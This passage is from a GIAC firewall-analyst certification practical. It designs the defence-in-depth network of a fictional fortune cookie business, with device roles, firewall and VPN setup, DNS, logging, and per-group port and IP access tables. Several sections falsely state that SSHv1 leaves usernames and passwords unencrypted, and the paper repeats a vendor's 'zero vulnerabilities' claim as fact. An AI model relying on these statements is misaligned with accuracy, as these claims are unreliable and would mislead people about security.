GIAC Enterprises
Fortune Cookie Division

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment Version 2.0

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
Abstract

GIAC Enterprises is an international company that specializes in e-business and has branch offices all over the world. GIAC Enterprises Headquarters (HQ) is set up in Richmond, Virginia. GIAC Enterprises has recently acquired a small company that specializes in the sale of fortune cookie sayings. GIAC Enterprises will set up a branch office in Ontario, California to run their Fortune Cookie Division (FCD). GIAC Enterprises (FCD) will specialize in the online sale of fortune cookie sayings.

This paper will outline the security architecture for GIAC Enterprises (FCD). The first section will break down the security architecture with a focus on the purpose of the systems and devices being used and their placement within the security architecture. The second section will focus on the business operations of GIAC Enterprises (FCD) and the corresponding network access requirements. The third section will focus on security policies for the routers (screening and point of presence), firewalls (perimeter and management) and virtual private networks (VPNs). The fourth section will contain an actual audit of the perimeter firewall to ensure it is in compliance with the security policy and GIAC Enterprises (HQ) guidance. The fifth section will focus on an attack against the security architecture from another GCFW practical assignment.



1. Assignment 1 – Security Architecture

The small company that was acquired by GIAC Enterprises already made the move to turn their business into an e-business. GIAC Enterprises used its existing capital to make major improvements to the existing security architecture of GIAC Enterprises (FCD).

1.1 Hardware Components

This section will break down the components of the security architecture with a focus on the systems and devices and their logical locations in the security architecture. Specific attention will be paid to the types of hardware platforms being used, operating systems (to include service pack levels), and standardized security applications. The purpose of each component and what it contributes to the overall security of GIAC Enterprises (FCD) will be covered as well.

All network devices are physically located in a secure section of the GIAC Enterprises (FCD) facility. Due to the sensitive nature of the equipment contained in that section, all access is restricted to the security staff and GIAC Enterprises (FCD) President. The GIAC Enterprises (FCD) security staff is responsible for the cleaning of their section in order to reduce the possibility of unauthorized access to the vital components of the security architecture.

All external walls to the security section are firewall rated and extend above the raised tile ceiling and below the raised tile floor to ensure there is no unseen access into this restricted area. The security section is also protected by a Halon fire extinguishing system. Security checks are conducted weekly to ensure no unauthorized equipment has been introduced into this restricted area. All equipment is protected by uninterruptible power supplies to provide up to 1 hour of backup power. In the event of an extended power outage, on-site generator backup is available for up to 36 hours.

Since GIAC Enterprises (FCD) does business around the world, there is a minimal staff on duty around the clock. There is also an on call member of the security staff that may be reached via a GIAC Enterprises (FCD) provided satellite phone. The duty staff has a satellite phone to be used in the event of an extended power outage to contact the on call security staff personnel.

1.1.1 Screening Router

A Cisco 2621XM multiservice router is deployed as the screening router at the external edge of the network perimeter. The screening router is running version 12.1.16 of the Cisco Internetwork Operating System (IOS). Cisco routers support Secure Shell (SSH) version 1 for remote management. While normal telnet passes all information in clear text, SSHv1 encrypts all information with the exception of username and passwords. Since GIAC Enterprises (FCD) takes a paranoid approach to security, all remote management of their Cisco routers have been disabled.

The screening router is the first layer of defense in depth for GIAC Enterprises (FCD). The screening routers main purpose is to limit the load on the perimeter firewalls by dropping any network traffic that will not be permitted to pass through the perimeter firewalls. This is accomplished through the use of extended access control list (ACL) assigned to incoming traffic on the external interface of the screening router. The incoming ACL will also block RFC 1918 addresses as well as other reserved networks identified in RFC 3330. Additionally hosts or networks that exhibit malicious activity may be blocked as required or directed by GIAC Enterprises (HQ).

Serial Port 0/0 of the screening router is connected to the Internet Service Provider's (ISP) router. The ISP provides the timing for this connection and Point-to-Point Protocol (PPP) is utilized for Layer 2 encapsulation. Border Gateway Protocol (BGP) version 4 with authentication is used to exchange routes between the ISP router and the screening router. FastEthernet Port 0/0 is connected to Port 1 of the outside switch.

1.1.2 Outside Switch

A Cisco Catalyst 2924-XL-EN switch is utilized as the outside switch and it is running version 11.2(8)SA5 of the Cisco Internetwork Operating System (IOS). Cisco switches support Secure Shell (SSH) version 1 for remote management. While normal telnet passes all information in clear text, SSHv1 encrypts all information with the exception of username and passwords. Since GIAC Enterprises (FCD) takes a paranoid approach to security, all remote management of their Cisco switches have been disabled. Any other services or functions that are not required have been explicitly disabled.

Port 1 of the outside switch is connected to FastEthernet Port 0/0 of the screening router. The external domain name system (DNS) server is connected to Port 2. Ports 3 and 4 are respectively connected to interface dec0 of CG1 (primary firewall) and CG2 (secondary firewall). Port 24 is configured as a monitor port and is connected to the monitoring interface of IDS-1 to monitor for malicious traffic. All other ports have been administratively disabled.

1.1.3 Perimeter Firewalls

GIAC Enterprises has selected to use the CyberGuard line of firewall products. This selection was made due to CyberGuard status of having *ZERO* vulnerabilities and having earned the Common Criteria Evaluation Assurance Level 4+ certification. GIAC Enterprises (HQ) currently employs a CyberGuard StarLord (SL) 3200 at the Corporate Headquarters in Richmond, Virginia. CyberGuard KnightStar (KS) 1500 or FireStar (FS) 500 firewalls are deployed at each division office depending on network requirements. The CyberGuard line of firewalls provides for the same configuration procedures from one model to the next allowing the security staff to focus on one product line.

Two CyberGuard FS500 firewalls are deployed at the GIAC Enterprises (FCD) office running Version 5.1 of CyberGuard Firewall for UnixWare. These two firewalls are deployed at the perimeter in a High Availability (HA) configuration. The HA configuration allows the on-line firewall to fail-over to the standby firewall in less than 1 minute when a firewall failure is detected. All IP addresses, firewall rule-sets and configurations are continuously transitioned to the standby firewall resulting in a near seamless transition during a fail-over.

The perimeter firewalls provide the second layer of defense in depth for GIAC Enterprises (FCD). The perimeter firewalls will strictly control access between the Internet and the service network as well as regulating access from the protected network to the Internet. The perimeter firewalls are configured in a default deny stance and all traffic is disabled that has not been explicitly permitted. Interface dec0 of CG1 (primary firewall) is connected to Port 3 of the outside switch and interface dec0 of CG2 (secondary firewall) is connected to Port 4 of the outside switch. Interface dec1 of CG1 is connected to Port 1 of the service net switch and interface dec1 of CG2 is connected to Port 2 of the service net switch. Interface dec2 of CG1 is connected to Port 3 of the inside switch and interface dec2 of CG2 is connected to Port 4 of the inside switch. Interface eeE0 of CG1 is connected to interface eeE0 of CG2 via a crossover cable. Interface eeE1 of CG1 is connected to interface eeE1 of CG2 via a crossover cable.

1.1.4 Virtual Private Networks

All virtual private network (VPN) requirements are handled by the CyberGuard FS500 firewalls. Internet Security Association Key Management Protocol (ISAKMP) and Internet Protocol Security (IPSec) will be utilized to establish all VPN connections. VPN connections will utilize X.509 Public Key Infrastructure (PKI) certificates to authenticate VPN peer devices. All VPNs will be terminated at the perimeter firewall to allow for deep packet inspection.

A VPN will be established between the perimeter firewalls and the GIAC Enterprises (HQ) firewall. This will allow GIAC Enterprises (HQ) security staff to remotely monitor GIAC Enterprises (FCD) perimeter firewalls via the Central Management function. This capability will allow GIAC Enterprises (HQ) to keep track of the status of all GIAC Enterprises firewalls and provide assistance to the GIAC Enterprises (FCD) security staff should it be required. This VPN will also be utilized to establish X.400 Directory Replication with central mail server located at GIAC Enterprises (HQ).

A second VPN will be established between the perimeter firewalls and the mobile sales force laptops. This VPN connection will allow the sales force to retrieve their e-mail from the internal mail server as well as access files on the internal FTP server. Ping traffic will be permitted from the sales forces laptops to the perimeter firewalls to troubleshoot the VPN connection. No other traffic will be permitted via this VPN connection.

1.1.5 Application Proxies

CyberGuard incorporates application-specific gateway proxies into the CyberGuard firewall product line called CyberGuard SmartProxies, which will be utilized for incoming and outgoing Simple Mail Transfer Protocol (SMTP), Hypertext Transfer Protocol (HTTP), HTTP over SSL/TLS (HTTPS), File Transfer Protocol (FTP). The Port Guard SmartProxy will be utilized for Post Office Protocol version 3 (POP-3) traffic that must traverse the firewall for the mobile sales force.

While the use of application proxies does not normally come to mind when discussing defense in depth, they are an integral part of providing robust security. Packet filtering only looks at static packet header information when granting or denying access. There are more attacks that can take place at Layer 7 of the OSI model that cannot be mitigated by a packet filter. The use of SmartProxies on the CyberGuard firewalls provides the ability to inspect packets at all layers of the OSI model as well as restricting potentially malicious activity of specific protocols.

1.1.6 Service Net Switch

A Cisco Catalyst 2924-XL-EN switch is utilized as the service net switch and it is running version 11.2(8)SA5 of the Cisco Internetwork Operating System (IOS). All remote management of the service net switch has been disabled. Any other services or functions that are not required have been explicitly disabled.

Port 1 of the service net switch is connected to interface dec1 of CG1. Port 2 is connected to interface dec1 of CG2. Port 3 is connected to FTP-1. Port 4 is connected to FTP-2. Port 5 is connected to the web server. Port 24 is configured as a monitor port and is connected to the monitoring interface of IDS-2 to monitor for malicious traffic. All other ports have been administratively disabled.

1.1.7 Inside Switch

A Cisco Catalyst 2924-XL-EN switch is utilized as the inside switch and it is running version 11.2(8)SA5 of the Cisco Internetwork Operating System (IOS). All remote management of the inside switch has been disabled. Any other services or functions that are not required have been explicitly disabled.

Port 1 of the inside switch is connected to FastEthernet Port 0/0 of the point of presence (POP) router. Port 2 is connected to interface eeE0 of the management firewall. Port 3 is connected to interface dec2 of CG1. Port 4 is connected to interface dec2 of CG2. Port 24 is configured as a monitor port and is connected to the monitoring interface of IDS-3 to monitor for malicious traffic. All other ports have been administratively disabled.

1.1.8 Point of Presence (POP) Router

A Cisco 2621XM multiservice router is deployed as the point of presence (POP) router at the external edge of the protected network perimeter. The POP router is running version 12.1.16 of the Cisco Internetwork Operating System (IOS). All remote management of the POP router has been disabled.

The POP router is the third layer of defense in depth for GIAC Enterprises (FCD). The POP routers main purpose is to limit the load on the perimeter firewalls by dropping any network traffic that will not be permitted to pass through the perimeter firewalls. This is accomplished through the use of extended access control list (ACL) assigned to outgoing traffic on the internal interface of the POP router. The outgoing ACL will also block any traffic that does not come from an internal address (spoofed traffic). Additionally the POP router will limit access to the protected network to ensure only the allowed protocols have access to the internal protected hosts.

FastEthernet Port 0/0 of the POP router is connected to Port 1 of the inside switch. FastEthernet Port 0/1 is connected to Port 1 of the protected net switch.

1.1.9 Management Firewall

A CyberGuard FS250 firewall, running Version 5.1 of CyberGuard Firewall for UnixWare, is deployed behind the perimeter firewalls to provide another level of protection to the security management assets. The management firewall provides an additional layer of defense in depth for the management assets of GIAC Enterprises (FCD). The assets protected by the management firewall include the centralized syslog server, the primary Network Time Protocol (NTP) server, the FTP server utilized to store the logs and configuration backups of both the perimeter firewalls and the management firewall. Additionally the Intrusion Prevention System (IPS) manager, the management interfaces of the 3 Intrusion Detection System (IDS) sensors, and the Secure Shell (SSH) client for the management staff are located behind the management firewall.

The management firewall is configured in a default deny stance and all traffic is disabled that has not been explicitly permitted. Interface eeE0 of the management firewall is connected to Port 2 of the inside switch. Interface eeE1 of the management firewall is connected to Port 1 of the management net switch.

1.1.10 Management Net Switch

A Cisco Catalyst 2924-XL-EN switch is utilized as the management net switch and it is running version 11.2(8)SA5 of the Cisco Internetwork Operating System (IOS). All remote management of the management net switch has been disabled. Any other services or functions that are not required have been explicitly disabled.

Port 1 of the management net switch is connected to eeE1 of the management firewall. Port 2 is connected to the management interface of IDS-1. Port 3 is connected to the management interface of IDS-2. Port 4 is connected to the management interface of IDS-3. Port 5 is connected to FTP-3. Port 6 is connected to the SSH client located on the management net. Port 7 is connected to the hme0 interface of the centralized syslog server. Port 8 is connected to the hme1 interface of the centralized syslog server. Port 9 is connected to the primary Network Time Protocol (NTP) server (NTP-1). Port 10 is connected to the Intrusion Prevention System (IPS) manager. All other ports have been administratively disabled.

1.1.11 Intrusion Detection Systems

Intrusion Detection System (IDS) sensors are deployed throughout the security architecture. GIAC Enterprises selected Snort 2.1.0 as its IDS solution due to it being an Open Source product and the high volume of support for Snort through the entire Snort community. Snort 2.1.0 is deployed on Solaris 8 with all security patches installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Cisco Server Agent for Solaris has been installed on all IDS sensors.

All IDS sensors have a monitoring interface that is connected to a monitoring port. This interface is running in promiscuous mode without a configured IP address. This allows the IDS sensor to monitor the traffic passing through that segment of the network; without being exposed to attacks on that network segment. All IDS sensors also contain a management interface that is connected to the management net switch. This interface is strictly for communications with the centralized syslog server, the primary Network Time Protocol (NTP) server and the Intrusion Prevention System (IPS) manager.

The focus for IDS-1 is to monitor the external side of the GIAC Enterprises (FCD) perimeter. This allows GIAC Enterprises (FCD) security staff to monitor for increases in scanning activities that may indicate an impending attack. New attacks that are directed at the perimeter firewalls are verified closely monitored to ensure they are not successful. New attacks that are directed at internal hosts are double-checked for corresponding entries from the other IDS sensors to ensure the attacks are unsuccessful.

The focus for IDS-2 is to monitor the service network of GIAC Enterprises (FCD). This allows GIAC Enterprises (FCD) security staff to monitor for network attacks that may have passed through the perimeter firewalls. Attacks that are directed at hosts on the service network are double-checked for corresponding entries from the other IDS sensors to verify where they appear to have originated from.

The focus for IDS-3 is to monitor the internal side of the GIAC Enterprises (FCD) perimeter. This allows GIAC Enterprises (FCD) security staff to monitor for network attacks that may have passed through the perimeter firewalls or may have originated from the internal perimeter. Attacks that appear to have originated from an internal source are immediately investigated. Attacks that are directed at hosts on the internal networks are double-checked for corresponding entries from the other IDS sensors to verify where they appear to have originated from.

1.1.12 Intrusion Prevention Systems

Cisco Security Agent software has been deployed throughout the GIAC Enterprises (FCD) network architecture. Cisco Security Agent is an Intrusion Prevention System (IPS) that installs on host systems referred to as endpoints. Cisco Security Agent is available for both Windows and Solaris platforms. Cisco Desktop Agent is installed on all Windows 2000 Professional machines. Cisco Server Agent for Windows is installed on all Windows 2000 Servers. Cisco Server Agent for Solaris is installed on all Solaris 8 systems. The notable exception to this policy is the external name server. Due to its location and specific function the external name server is not permitted to communicate with any devices located inside the GIAC Enterprises (FCD) perimeter.

The Cisco Security Agent software running on each endpoint restricts the functions that applications running on the endpoint are allowed to perform. This results in the ability to stop “zero day” exploits by not allowing potentially malicious activity to even take place. The Cisco Security Agent software is configured by and reports to a central IPS manager located on the management net. The IPS manager is a Windows 2000 Server running Cisco Works Management Center for Cisco Security Agents 4.0. All software and security patches have been installed as of April 7th, 2004.

GIAC Enterprises (FCD) selected the use of Cisco Security Agent software as a means of combating the never ending threat from attackers. GIAC Enterprises (FCD) feels that this technology will provide them the ability to maintain the security and integrity of the systems without having to always win the “patch race”. With the use of this technology the security staff for GIAC Enterprises (FCD) has the ability to properly test and validate operating system and application patches before installing them on the production machines.

1.1.13 Domain Name System

GIAC Enterprises (FCD) has purchased the fortunecookie.com domain which they will host on their own name server located in Ontario, California. There are numerous attacks against the Domain Name System (DNS) with DNS cache poisoning being one of the most heinous. To counteract these threats GIAC Enterprises (FCD) has deployed a Split Split-DNS. No, that isn’t a redundant word. ;-)

External Name Server

An external name server is deployed outside the perimeter firewalls. The external name server is running BIND 9.2.2 on Solaris 8 with all security patches installed as of April 7th, 2004. All ports have been closed with the exception of ports 53/udp and 53/tcp. DNS queries are initially sent on port 53/udp and DNS zone transfers are initiated over port 53/tcp. The commonly overlooked exception to this is when a query will return over 512 bytes in the response. The name server will send the first 512 bytes of the response with the TC bit turned on to notify the requesting name server to re-issue the query over port 53/tcp.

The external name server is configured to only respond to queries from external name servers. Recursion and zone transfers have been disabled. Additionally, all remote management of the external name server has been disabled. Due to its location and specific function the external name server is not permitted to communicate with any devices located inside the GIAC Enterprises (FCD) perimeter. For further information regarding the configuration files for the external name server see Appendix B.

Split-DNS on the Perimeter Firewalls

One of the features of the CyberGuard FS500 firewall is a built-in Split DNS capability. This allows the perimeter firewall to host a DNS name server on the firewall itself. DNS functionality will be turned off for interface dec1 that is connected to the service network. Since there will be an external name server that is responsible for handling requests from the Internet, interface dec0 (external view) of the perimeter firewall will only handle queries from interface dec2 and receive responses to those queries from the Internet. Interface dec2 (internal view) will only process queries from the internal name server. Interface dec2 will also serve as a secondary name server to the internal name server.

While BIND9.2.2 was selected due to the increased security benefits, there is still a remote possibility that the DNS cache could be poisoned. By having a separate name server that handles queries from the Internet, an attacker can not force a name server that handles queries for internal users to query a name server under his control. Even if the external name server should become poisoned, the internal users would not be affected as interface dec0 of the perimeter firewall does not communicate with the external name server.

Internal Name Server

An internal name server is deployed behind the POP router to provide name resolution to the internal clients on the protected network. The internal name server is running BIND 9.2.2 on Solaris 8 with all security patches installed as of April 7th, 2004. All ports have been closed with the exception of ports 53/udp and 53/tcp. Zone transfers are permitted by interface dec2 of the perimeter firewalls only. Recursion has been restricted to only the internal protected hosts. The internal name server has been configured to forward any unresolved queries to interface dec2 of the perimeter firewall. The internal name server will not attempt to contact the root name servers to resolve queries.

Additionally the internal name server will be utilized to help preserve valuable network bandwidth with regards to pop-up banner ads. This is done by hosting some popular banner pop-up ad domains on the internal name server. An excellent article titled *A Simple DNS Based Approach for Blocking Web Advertising* written by Hal Pomeranz is credited with this thought provoking idea. For further information regarding the configuration files for the internal name server see Appendix C.

1.1.14 Remote Firewall Management

Secure Shell (SSH) is utilized for remote management of the management and perimeter firewalls. CyberGuard firewalls support Secure Shell (SSH) version 2 for remote management. While normal telnet passes all information in clear text, SSHv2 encrypts all information to include the username and passwords. The management firewall listens for SSHv2 connections from 192.168.100.25 to port 6384/tcp of interface eeE1. A non-standard port of 6384/tcp was selected for SSH traffic. While security through obscurity may not add a whole lot of security; it does provide an extra hurdle for an attacker to negotiate and we like to make his job as hard as possible. ;-)

Central Management is utilized by GIAC Enterprises (HQ) to monitor the configured alerts on the perimeter firewalls. Central Management utilizes ports 21000-21003/tcp. The Central Management traffic utilizes its own methods of protection with standard encryption algorithms. However, since Central Management does not provide the ability to rotate the encryption key, this traffic is protected with an Internet Protocol Security (IPSec) Virtual Private Network (VPN) between the perimeter firewalls and the GIAC Enterprises (HQ) firewall. All firewalls are configured with X.509 Public Key Infrastructure (PKI) certificates for authentication purposes as VPN peer devices. When modifications or further investigations are required on the perimeter firewalls, SSHv2 can be utilized to connect to the perimeter firewalls. The perimeter firewalls listen for SSHv2 connections from 192.168.100.25 to port 6384/tcp of interface dec2. All other remote management connections to the management or perimeter firewalls are strictly prohibited.

1.1.15 Network Time Protocol

Time drift between different systems can wreak havoc when attempting to reconstruct an incident from your log files. GIAC Enterprises (FCD) has elected to utilize Network Time Protocol (NTP) to ensure that its systems can keep the accurate time. A TrueTime Global Positioning System (GPS) time clock has been purchased to provide GIAC Enterprises (FCD) with a Stratum I time source. NTP-1 and NTP-2 are both running version 4.2.0 of the NTP daemon from the NTP Project (http://www.ntp.org). NTP-1 and NTP-2 are both built on a Solaris 8 platform with all software and security patches installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable.

The management firewall and both perimeter firewalls will utilize NTP-1 as a time server. FTP-1, FTP-2, the web server and the service net switch will utilize the point of presence (POP) router as their time server. The POP router and the internal switch will utilize NTP-2 as their time server. All hosts on the management net, to include the IDS sensors, will utilize NTP-1 as their time server. NTP-2 will utilize NTP-1 as its time server. The protected net switches as well as all other host on the protected net will utilize NTP-2 as their time server.

1.1.16 Centralized Logging

Accurate and detailed logging is a critical piece of recreating an incident to determine what may have gone wrong and how to keep it from happening again. GIAC Enterprises (FCD) has decided to implement a centralized syslog server to facilitate easier log correlation. Kiwi Syslog Daemon 7.0.3 by Kiwi Enterprises was selected as a syslog daemon and is running on a Windows 2000 Server platform with Service Pack 4. All software and security patches have been installed as of April 7th, 2004. Kiwi Syslog Daemon was selected due to its capability to split log files based on host IP address.

There will be three syslog files maintained on the centralized syslog server. The first syslog file will only contain syslog entries from IDS-1, IDS-2, IDS-3 and the IPS manager. The second syslog file will only contain syslog entries from the perimeter firewalls and the management firewall. These syslog entries will be directed to the 192.168.100.26 IP address, interface hme0, of the syslog server.

The third syslog file will contain syslog entries from the point of presence (POP) router, FTP-1, FTP-2, the web server, the SSH client (located on the management net), FTP-3, and the internal FTP server. These syslog entries will be directed to the 192.168.100.27 IP address, interface hme1, of the syslog server.

The syslog files are burned to a CD-R each day for archival purposes and stored in a fire-proof safe located in the security section. Log review is conducted daily on a separate standalone system using Windows grep and internally developed scripts to look for unexpected anomalies.

1.1.17 FTP Servers

All File Transfer Protocol (FTP) servers are running the wuftpd 2.6.2 daemon from the WU-FTPD Development Group. It is running on a Solaris 8 platform with all software and security patches installed as of April 7th, 2004. The realpath.patch and connect-dos.patch patches are installed as well. All FTP servers are running the Cisco Server Agent for Solaris. Any services that are not required have been disabled and the corresponding executables have been removed where applicable.

FTP-1 handles all FTP traffic from GIAC Enterprises (FCD) suppliers to receive new bulk batches of fortune cookie sayings. FTP-2 handles all FTP requests from GIAC Enterprises (FCD) partners for bulk fortune cookie sayings that are to be translated and resold in other international markets. Both FTP-1 and FTP-2 are accessed via an FTP Proxy that is running on the perimeter firewalls. This FTP Proxy controls the FTP commands that an authorized user may execute and strictly controls access from external sources.

FTP-3 is utilized to archive log files and store configuration backups for the perimeter firewalls and the management firewall. The internal FTP server is utilized by the GIAC Enterprises (FCD) employees to store batches of fortune cookie sayings while they are waiting approval. Additionally the internal FTP server is used to store files for the mobile sales forces as required.

1.1.18 Web Server

The GIAC Enterprises (FCD) web server is running on a Windows 2000 Server platform with Service Pack 4 installed. All software and security patches have been installed as of April 7th, 2004. Cisco Server Agent for Windows has been installed on the web server. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Access to the web server is granted through a Hypertext Transfer Protocol (HTTP) Proxy and a Secure Sockets Layer (SSL) Protocol Proxy that are running on the perimeter firewalls.

1.1.19 Unix Servers

All Unix servers are running Solaris 8 with all security patches installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Cisco Server Agent for Solaris has been installed on all Unix servers.

1.1.20 Windows Servers

All Windows servers are running Windows 2000 Server with Service Pack 4. All security patches for Windows 2000 Server have been installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Cisco Server Agent for Windows has been installed on all Windows servers. Symantec Anti-Virus Corporate Edition has been installed on all Windows servers. Exchange 2000 Server, with Exchange 2000 Service Pack 3 installed, is utilized for internal mail support. Symantec Mail Security for Microsoft Exchange has been installed on the Exchange Server in addition to the other standardized security applications.

1.1.21 Windows Desktops

All Windows desktops are running Windows 2000 Professional with Service Pack 4. All security patches for Windows 2000 Professional have been installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Cisco Desktop Agent has been installed on all Windows desktops. Symantec Anti-Virus Corporate Edition has been installed on all Windows desktops.

1.2 Business Operations

This section will focus on the business operations of GIAC Enterprises (FCD) and the corresponding network requirements. The small company that was acquired by GIAC Enterprises had already started the transition to an e-business so the majority of the groundwork had been laid for network access requirements. We will focus on the specific network access requirements to include protocols and sources/destinations. Network access requirements are identified from the originating sources. When access control lists are implemented care must be taken to account for any return traffic.

GIAC Enterprises (FCD) uses a default deny policy with regards to network access. Unless it is explicitly approved, all network services are disabled. GIAC Enterprises (FCD) also utilizes ingress and egress filters on all routers. IP address assignments can be found in Appendix A.

1.2.1 General Public

GIAC Enterprises (FCD) has established a website for the general public to gain publicly releasable information about GIAC Enterprises (FCD) and potentially become customers. Access to the GIAC Enterprises (FCD) website will typically be via HTTP on port 80. Members of the general public will also require access to the external DNS name server for domain name resolution. The perimeter firewalls will run a Simple Mail Transfer Protocol (SMTP) Proxy that will intercept all SMTP traffic for the fortunecookie.com domain and relay that mail to the internal Exchange server.

Protocol	*Source*	*Destination*	*Comments*
25/tcp	any external	210.56.47.11	SMTP Proxy
25/tcp	192.168.200.50	192.168.1.12	
53/udp	any external	210.56.47.12	DNS
53/tcp	any external	210.56.47.12	
80/tcp	any external	210.56.47.11	HTTP Proxy
80/tcp	192.168.200.20	192.168.200.23	

1.2.2 Customers

GIAC Enterprises (FCD) has established a website for its customers to purchase bulk fortune cookie sayings on-line. Access to the GIAC Enterprises (FCD) website will typically be via HTTP on port 80. Any pages that require sensitive customer information will be redirected to HTTPS on port 443. 128-bit encryption will be utilized whenever possible and 40-bit encryption when the client's browser does not support 128-bit encryption. Credit card processing for on-line purchases will be handled through VeriSign's PayFlow Link services. This option will transfer the risk of identity or credit card theft to VeriSign.

Fortune cookie sayings will be sold in quantities of 10 sayings per purchase. Once the customer has purchased their fortune cookie sayings they will be able to download their fortune cookie sayings directly from the GIAC Enterprises (FCD) website. Fortune cookie sayings are packaged in zip files using WinZip for ease of customer retrieval.

Customers of GIAC Enterprises (FCD) will also require access to the external DNS name server for domain name resolution. The perimeter firewalls will run a Simple Mail Transfer Protocol (SMTP) Proxy that will intercept all SMTP traffic for the fortunecookie.com domain and relay that mail to the internal Exchange server.

Protocol	*Source*	*Destination*	*Comments*
25/tcp	any external	210.56.47.11	SMTP Proxy
25/tcp	192.168.201.50	192.168.1.12	

53/udp	any external	210.56.47.12	DNS
53/tcp	any external	210.56.47.12	
80/tcp	any external	210.56.47.11	HTTP Proxy
80/tcp	192.168.200.20	192.168.200.23	
443/tcp	any external	210.56.47.11	SSL Proxy
443/tcp	192.168.200.20	192.168.200.23	

1.2.3 Suppliers

GIAC Enterprises (FCD) is supplied with its fortune cookie sayings from a small company called Fortunes-R-Us based out of Seattle, Washington. A new batch of fortune cookie sayings is uploaded to FTP-1 each Thursday. Each batch contains 100 new fortune cookie sayings. Due to the insecurities of the File Transfer Protocol (FTP) with regards to passing username and password credentials in the clear, the password for the suppliers FTP account is changed each week. The supplier is contacted via an encrypted e-mail each week with the new password. Additionally access to FTP-1 is restricted to the hours between 10:00am and 2:00pm Pacific Time on Thursdays only. Once the new batch of fortune cookie sayings has been received, it is transferred to the internal FTP server by means of a CD-R and the infamous sneaker-net.

Protocol	*Source*	*Destination*	*Comments*
20/tcp	210.56.47.11	211.109.5.10	FTP-Data
20/tcp	192.168.200.21	192.168.200.20	
21/tcp	211.109.5.10	210.56.47.11	FTP-Control
21/tcp	192.168.200.20	192.168.200.21	
25/tcp	any external	210.56.47.11	SMTP Proxy
25/tcp	192.168.201.50	192.168.1.12	
53/udp	any external	210.56.47.12	DNS
53/tcp	any external	210.56.47.12	

1.2.4 GIAC Enterprises (FCD) Partners

GIAC Enterprises (FCD) has partnered with a small company called Translators-R-Us based out of Rosarita, Mexico to translate and resell their fortune cookie sayings south of the border. A new batch of fortune cookie sayings is downloaded from FTP-2 each Tuesday. Each batch contains 100 new fortune cookie sayings to be translated and resold. Due to the insecurities of the File Transfer Protocol (FTP) with regards to passing username and password credentials in the clear, the password for the partners FTP account is changed each week. The partner is contacted via an encrypted e-mail each week with the new password. Additionally access to FTP-2 is restricted to the hours between 10:00am and 2:00pm Pacific Time on Tuesdays only. New batches are posted to FTP-2 from the internal FTP server each Tuesday morning by 8:00am Pacific Time with the use of a CD-R and the super high-tech sneaker-net.

Protocol	*Source*	*Destination*	*Comments*
20/tcp	210.56.47.11	211.169.12.26	FTP-Data
20/tcp	192.168.200.22	192.168.200.20	
21/tcp	211.169.12.26	210.56.47.11	FTP-Control
21/tcp	192.168.200.20	192.168.200.22	
25/tcp	any external	210.56.47.11	SMTP Proxy

25/tcp	192.168.201.50	192.168.1.12	
53/udp	any external	210.56.47.12	DNS
53/tcp	any external	210.56.47.12	

1.2.5 GIAC Enterprises (FCD) Employees

The employees for GIAC Enterprises (FCD) have numerous network access requirements. Any attempt to "lump sum" the requirements would not only leave room for something to be overlooked, but would also complicate the process of identifying legitimate requirements so that proper access control lists can be established. With the end state in mind of being able to produce clear and logical access control lists, the network access requirements for GIAC Enterprises (FCD) employees will be addressed from the view of the various network segments.

Internal Employees

